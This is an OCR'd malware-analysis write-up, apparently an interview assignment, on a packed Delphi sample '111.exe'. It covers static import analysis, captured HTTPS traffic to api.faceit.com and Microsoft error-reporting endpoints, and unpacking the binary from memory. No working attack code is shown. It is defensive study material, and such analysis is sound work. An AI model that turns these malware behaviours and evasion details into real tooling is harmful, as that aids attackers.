
Zscaler Interview

Note: (There might be changes in names in different screenshots as there were captured during different runs). All the data is present on github https://github.com/psanjay679/malware-analysis/tree/main/ZscalerInterview

Analysis of 111.exe

Analyzing Imports:

Upon opening in PEStudio I got some basic information as below:



Signature: Borland-Delphi
Entropy: 7.6

There are some readable strings, but those are imports only nothing much interesting for now. There are some interesting imports to look for suspicious behaviour which are:

1. GetDesktopWindow
2. FindNextVolumeMountPointA
3. BeginUpdateResourceW
4. VirtualProtect

5. WriteFile
6. SetEnvironmentVariableW
7. GetEnvironmentStrings
8. VirtualAlloc


As the entropy is very high (7.6), it must be packed. So I tried unpacking by putting breakpoint on VirtualAlloc, VirtualProtect. Which didn't give me useful results.

Basic Dynamic Analysis


Running the binary directly and observing in wireshark, gives some interesting traffic.

capture.pcapng 116 kB

As the traffic was HTTPS, I didn't know what to with that. Then I used the tool fiddler, where it can automatically decrypt the https traffic and shows the result as below:



As in fiddler, we can see there are multiple requests going on. The first request goes to api.faceit.com. It is just simple secure connection establishment.



After that it sends get request to api.faceit.com with endpoint /core/v1/nicknames/yetveirrifcu. In return the server gives the json result as follows and shown in above image.

One interesting thing is that it makes it's custom useragent as "Mozilla/5.0 (iPhone; CPU iPhone OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A5376e Safari/8536.25". Because when opening google chrome it sends the general request with useragent "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36".

```
GET https://api.faceit.com/core/v1/nicknames/yetveirrifcu HTTP/1.1
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML,
like Gecko) Version/6.0 Mobile/10A5376e Safari/8536.25
Host: api.faceit.com
Cookie: __cf_bm=uwuheNFZxDojvve8gjUYFRDuKhAlja1T_a.P1Hg4PoI-1635073363-0-
Af8auF1Cj1z47SJWqErZtRmho3mIojrMPp+2Y+E12NHBkmCD4oqtYUFPflRMoDFHlPvT4YjK5ffZQpYg+PNYWjE=


HTTP/1.1 200 OK
Date: Sun, 24 Oct 2021 11:08:34 GMT
Content-Type: application/json;charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
access-control-allow-origin: *
access-control-allow-methods: GET,POST,DELETE,PUT,OPTIONS,PATCH
access-control-allow-headers: Accept,Content-Type,X-Requested-With,User-
Id,Authorization,Anonymous-Id,faceit-auth,faceit-referer,UserID
x-envoy-upstream-service-time: 5
x-faceit-gateway: true
cache-control: max-age=60
x-envoy-decorator-operation: api-gateway.team-platform.svc.cluster.local:80/*
```

```
Via: 1.1 google
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443";
ma=86400
CF-Cache-Status: DYNAMIC
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-
cgi/beacon/expect-ct"
Set-Cookie: __cfruid=0e0340d7427f8e24e5c17cbcb5d2b670daf459e1-1635073714; path=/;
domain=.faceit.com; HttpOnly; Secure; SameSite=None
Server: cloudflare
CF-RAY: 6a32bf7879392d22-DEL

2e1
{"result":"ok","payload":
{"country":"ca","registration_status":"active","matches_left":0,"private_tournaments_invitatio
ns":{},"user_type":"user","games":
{},"matches_not_played":0,"active_team_id":null,"newsletter_promotions":false,"version":4,"cre
ated_by":"anonymous","favorite_tournaments":[],"activated_at":"Wed Feb 03 15:39:24 UTC
2021","invitations_remaining":10,"steam_id":"","ongoing_rooms":
{},"updated_by":"broker","guid":"5ee7a37c-54b8-4dac-a211-0329602f9398","private_tournaments":
[],"status":"AVAILABLE","guest_info":
{},"notification_tournament_joined_starts":false,"friends_ids":[],"flag":"","created_at":"Wed
Feb 03 15:39:24 UTC 2021","membership":{"type":"free"},"memberships":
["free"],"newsletter_general":false,"nickname":
ef
"yetveirrifcu","ongoing_tournaments":
{},"verified":false,"entity_type":"user"},"server_epoch_time":1635073714,"message":"Operation
performed correctly.","env":"prod","you_are":{"roles":
["anonymous"],"user":"anonymous"},"version":"2.220.5"}
0
```

Initially in fiddler, it felt like just update to windows requests are going but later upon investigation, it revealed that the sample itself is sending the requests named stageOne and stageTwo.

StageOne:

```
GET
https://watson.microsoft.com/StageOne/1111_exe/67_0_0_0/60200706/1111_exe/67_0_0_0/60200706/c0
000005/000016cb.htm?
LCID=1033&OS=6.1.7601.2.00010100.1.0.4.17514&SM=VMware_%20Inc.&SPN=VMware%20Virtual%20Platform
&BV=6.00&MID=99455D65-45B7-4F17-9277-01C03A6EB26D HTTP/1.1
Connection: Keep-Alive
User-Agent: MSDW
Host: watson.microsoft.com


HTTP/1.1 404 Not Found
Content-Length: 0
Content-Type: text/html
Server: Microsoft-HTTPAPI/2.0
Date: Sun, 24 Oct 2021 11:08:36 GMT
```

> StageTwo


```
GET https://watson.microsoft.com/dw/stagetwo.asp?
szAppName=1111.exe&szAppVer=67.0.0.0&szAppStamp=60200706&szModName=1111.exe&szModVer=67.0.0.0&
szModStamp=60200706&ExceptionCode=c0000005&offset=000016cb&LCID=1033&OS=6.1.7601.2.00010100.1.
0.4.17514&SM=VMware_%20Inc.&SPN=VMware%20Virtual%20Platform&BV=6.00&MID=99455D65-45B7-4F17-
9277-01C03A6EB26D HTTP/1.1
Connection: Keep-Alive
User-Agent: MSDW
Host: watson.microsoft.com

HTTP/1.1 200 OK
Content-Length: 51
Content-Type: text/html
Server: Microsoft-HTTPAPI/2.0
Date: Sun, 24 Oct 2021 11:08:37 GMT

Bucket=-438169590
BucketTable=447345127
Response=1
```

One more interesting thing I found with this sample that it just sent the request and just kills itself. There were some imports regarding reading and writing file, but seems like they weren't used. We will look at them in later stages.

As above was just basic dynamic analysis, for further analysis I needed to unpack the sample as I was stuck at a point and the sample performs strange with imports (file imports were not used at all).


Unpacking


> After struggling a lot, I found out that, the program reaches at some specific point again and again, and the binary exits.



In the above image, This is the point where the binary again and again comes and then I had to restart the execution.

Later after struggling a lot, I found that, the binary decrypts instructions in memory and from there it unpacks the executable and executes it. This point comes even after unpacking of the sample.






In the above two images, I found the executable and then I saved it to a file potential_unpacked.bin

Analysis of Unpacked executable

Analyzing the unpacked sample in pe-bear for import fixes. They weren't needed. So I loaded the sample in PEStudio.



From PEStudio, we get some information as follows:

- file_type: executable(exe)
- cpu: 32bit
- signature: microsoft visual c++
- entropy: 6.6 (less than original sample) but still gives us flag that either executable or strings decryption is here.


By looking here, I see some more interesting imports related to internet, which were not there in original

sample. Here are some of them

1. GetCurrentHwProfileA
2. InternetCloseHandle
3. InternetOpenUrlA
4. InternetReadFile
5. InternetSetOptionA
6. InternetSetFilePointer
7. HttpQueryInfoA
8. HttpAddRequestHeadersA
9. HttpSendRequestA
10. HttpOpenRequestA
11. InternetConnectA
12. InternetOpenA
13. Process32Next

14. Process32First
15. CreateToolhelp32Snapshot
16. TerminateProcess
17. OpenProcess
18. ShellExecuteA
19. GetModuleBaseNameA
20. EnumProcessModules

Now here it makes us clear, why the sample was making internet requests.
Strings also in the unpacked sample shows very interesting things as in image below:

